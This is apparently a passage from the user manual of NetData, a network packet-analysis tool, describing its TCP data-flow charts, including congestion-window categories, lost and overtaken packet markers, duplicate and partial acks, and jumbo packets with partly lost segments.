


This chart compares the numbers of round-trips to a remote file server during two user transactions: starting Word; and starting Internet Explorer (IE). Workstation policies had enabled *offline files* and *redirected folders*. IE required directories and files to be opened 1741 times and involved 6592 network round-trips. The stacked bar shows that more than 90% of the trips referred to just five directories: My Documents, Download, My Videos, My Pictures and My Music. The process ID captured with packets by NetMon 3.4 attributed this huge redundancy to a function in an anti-virus package.

14 Data Flow Chart

14.1 Flow-Chart Connection Selection


To plot a data-sequence and window-size chart of a connection the connection must appear on the packet-timing chart but it need not be the only connection on the chart. An option in the context menu of a timing chart will plot a flow chart that focuses on only the connection selected by the cursor:



The timing chart continues to display the same connections but changes the colour of the selected connection's socket bands to a bright blue-green (as above), to more clearly identify which connection appears on the flow chart.

When a connection is selected in this way for the flow chart, the previous connection is saved and can be restored with the Back button on either the flow or timing charts. With this mechanism it is possible to display two views of the same traffic recorded at two points in the network and swap between them quickly just by clicking the Back and Fwd buttons. For this purpose the comparison may be improved with a fixed data-sequence scale by unchecking the box 'Max relative data seq' in the flow chart's format-control window.

A button above the Flow chart toggles between a chart that focuses on only one connection – with optional sliding-window and window-size graphs – and a chart that can plot the round-trip times or throughput aggregated across *all* the connections on the timing chart. The latter chart can plot *only* trip times and throughput. As before, when the chart focuses on only one connection the throughput graph counts only TCP data payloads, but in the other mode the throughput graph counts all the bytes in every packet.



Besides the 'All Connections' button the Flow chart has three other buttons that help in changing chart scales. The Back and Fwd buttons have the same functions as on the performance and timing charts to step through a sequence of previous time spans, somewhat like a browser.


The 'Fixed Seq Scale' button allows the upper and lower limits of the sequence scale to be set, either explicitly in the chart's format-control window, or by zooming with the mouse. This button toggles on and off the automatic nature of the scale limits, and in automatic mode ensures that all the relevant sliding-window packet strips appear on the chart.

If no connection is selected explicitly for the Flow chart, it gives preference to the only connection, the last displayed connection, the highlighted connection, or the focused connection, in that order. If no connection can be singled out the chart changes to the all-connections mode.


14.2 Categorising TCP Data Bytes in Receive Windows

When packets are lost, selective acks indicate which packets were lost and which were delivered successfully. The window-size graph divides congestion-window occupancy into three stacked categories: data selectively acked; data lost; and data in flight (unacked).

Normally, acked data appears at the top of the stack and red ticks are plotted at a height that indicates how many packets were in flight when a packet was lost – the heights can provide an estimate of the buffering capacity within the network. However, there are other circumstances – such as when a TCP driver overflows a receive window – for which it is more appropriate to plot lost data at the top of the stack. A checkbox in the window-size group changes the order of stacked categories:



The following flow chart illustrates a single packet loss that by itself had little effect on performance, but the consequent selective acks encouraged the sender to send new packets that exceeded the window size – this TCP driver misunderstood the rules for the New Reno fast-recovery scheme.



With the size of lost data plotted at the top of the stack the window-occupancy graph confirms what the sliding window aslo shows – that the receiver dropped nearly all the data transmitted outside the window. The red ticks are plotted at the same height as the window-size line and they too indicate the receiver's buffer capacity.

14.3 TCP Congestion-Window Content

A common cause of packet loss in WANs is a shortage of buffer space in routers that must queue packets waiting for a slow-speed link. Packets tend to be lost at the end of long bursts, when there are too many packets in transit. The congestion-window-size graph (‘bytes in flight’) on the data-flow chart splits the size of the window into three components determined by the contents of selective acks: bytes selectively acked; bytes lost in transit; and bytes unacknowledged (still 'in flight'). These graphs can reveal configurations in which packets are lost only when there is a certain number of bytes or packets in flight.

14.4 Lost and Overtaken Packets on TCP Window Graphs

The data-flow chart identifies lost packets on both the congestion-window and sliding-window graphs. On the congestion-window graph, red ticks indicate how many packets and bytes were in transit when a packet was lost. On the sliding-window graph, packets lost after they passed the sniffer are highlighted with a thick red strip drawn to the left of the normal strip.


The border colour of markers of overtaken packets is brown rather than red, to be less alarming. On a sliding-window graph overtaken packets are indicated by strips of the same colours, a thick green strip (green indicates a gap-filling packet) with a thin brown strip on its left.

The character of packets that are lost or overtaken after passing the sniffer is inferred from selective acks and duplicate acks conveyed in the opposite direction. In circumstances of high packet loss and redundant retransmissions, the significance of duplicate acks can be quite ambiguous – duplicate acks may simply indicate a change in window size, or receipt of redundant retransmissions, rather than the existence of a sequence gap. NetData recognises all such circumstances, and when in doubt, prefers not to mark packets as lost or overtaken.

The lower edge of the sliding-window graph provides many clues to the occurrence of duplicate acks. The number of duplicate acks is printed just below the window edge, in pink or purple when the number is greater than or equal to 3, the threshold that usually triggers a Reno Fast Transmit. The colours alternate to distinguish numbers printed close together. At the end of a sequence of duplicate acks a horizontal tick is drawn on the lower edge, and the number of acks is printed below the tick. The horizontal tick is particularly useful when there is only one duplicate ack, to indicate the duplicated sequence number, often caused by the delivery of packets out of order.

The time of each duplicate ack is indicated by a short vertical tick drawn below the window edge, in pink if the window size doesn't change, and in cyan or brown otherwise.

NewReno TCP and related algorithms identify a "partial ack", the first packet that acknowledges a retransmission and is therefore not a duplicate, but nevertheless indicates that the identified packet has been lost because the ack didn't cover all the data that had been transmitted prior to the retransmission. NetData plots partial acks in a purple colour, as illustrated by the last ack in the following chart.



This illustration of NetData's interpretation and display of duplicate acks also illustrates the behaviour of a TCP stack implementing the Fast Retransmit and Fast Recovery algorithms of Reno TCP. The first event at 05:30:36.33 is a single duplicate ack indicated by the digit 1 printed under a horizontal tick, a consequence of the earlier large packet (green and brown stripes) being overtaken by a short data packet. The large packet following

the short packet (black and red stripes) was lost, and led to the long sequence of duplicate acks, up to 15. On the third duplicate ack the client retransmitted the lost packet according to the Fast Retransmit algorithm. Subsequent duplicate acks imply that the retransmission too was lost, and a second retransmission appeared at 05:30:37. Further duplicate acks at 05:30:37.2 signalled receipt of the three data packets (black stripes) transmitted at 05:30:36.93, and these acks seem to have triggered retransmission of three much earlier packets that were not lost. NetData knows they weren't lost because it has the advantage of being able to look both forward and back in time, and they were acknowledged before their retransmissions could have had effect.


The Fast Recovery algorithm allows the client to send new packets when duplicate acks are received, with the result, as shown by the cream portion of the transmit-window graph, that the number of packets in flight remains largely constant, while the number of delivered packets increases. The client reacts to the possibility of congestion by halving the size of its congestion-avoidance window, but only when the lost data is known to be recovered. In this case the number of packets in flight is reduced significantly about a second after the first packet loss, i.e. after four round-trip times, and it could be argued that this is too late to avoid or relieve the congestion in the network. Shouldn't the number of packets in flight be halved as quickly as possible, by discounting the first few duplicate acks, equal in number to half the current congestion-avoidance window size? The NewReno modification to Fast Recovery (RFC 3782) describes a different "careful" recovery scheme that aims to halve the number of segments in flight, not immediately but only by the time recovery is complete.

14.5 Sliding Window Display of Jumbo Packets with Lost Segments

To an increasing degree sniffers running in host machines often capture packets in a jumbo size before they are split into segments of the allowed size (MSS – Maximum Segment Size) for transmission.

In a sliding-window graph on the flow chart the vertical strips indicate the original lengths of the packets against the data-sequence scale, and if all their composite segments are subsequently lost in the network, their black strips are augmented with red vertical strips.

For jumbo packets it is possible that not all segments are lost, in which case NetData describes the packet as 'data partially lost beyond monitor', and the augmenting strip is coloured orange rather than red, as shown in the following chart (*drawn from a capture file courtesy of John Pittle, Sharkfest 21vus*). The lost segments can be deduced from the selective-ack diagrams – their sequence numbers are indicated by the cross-hatched areas.



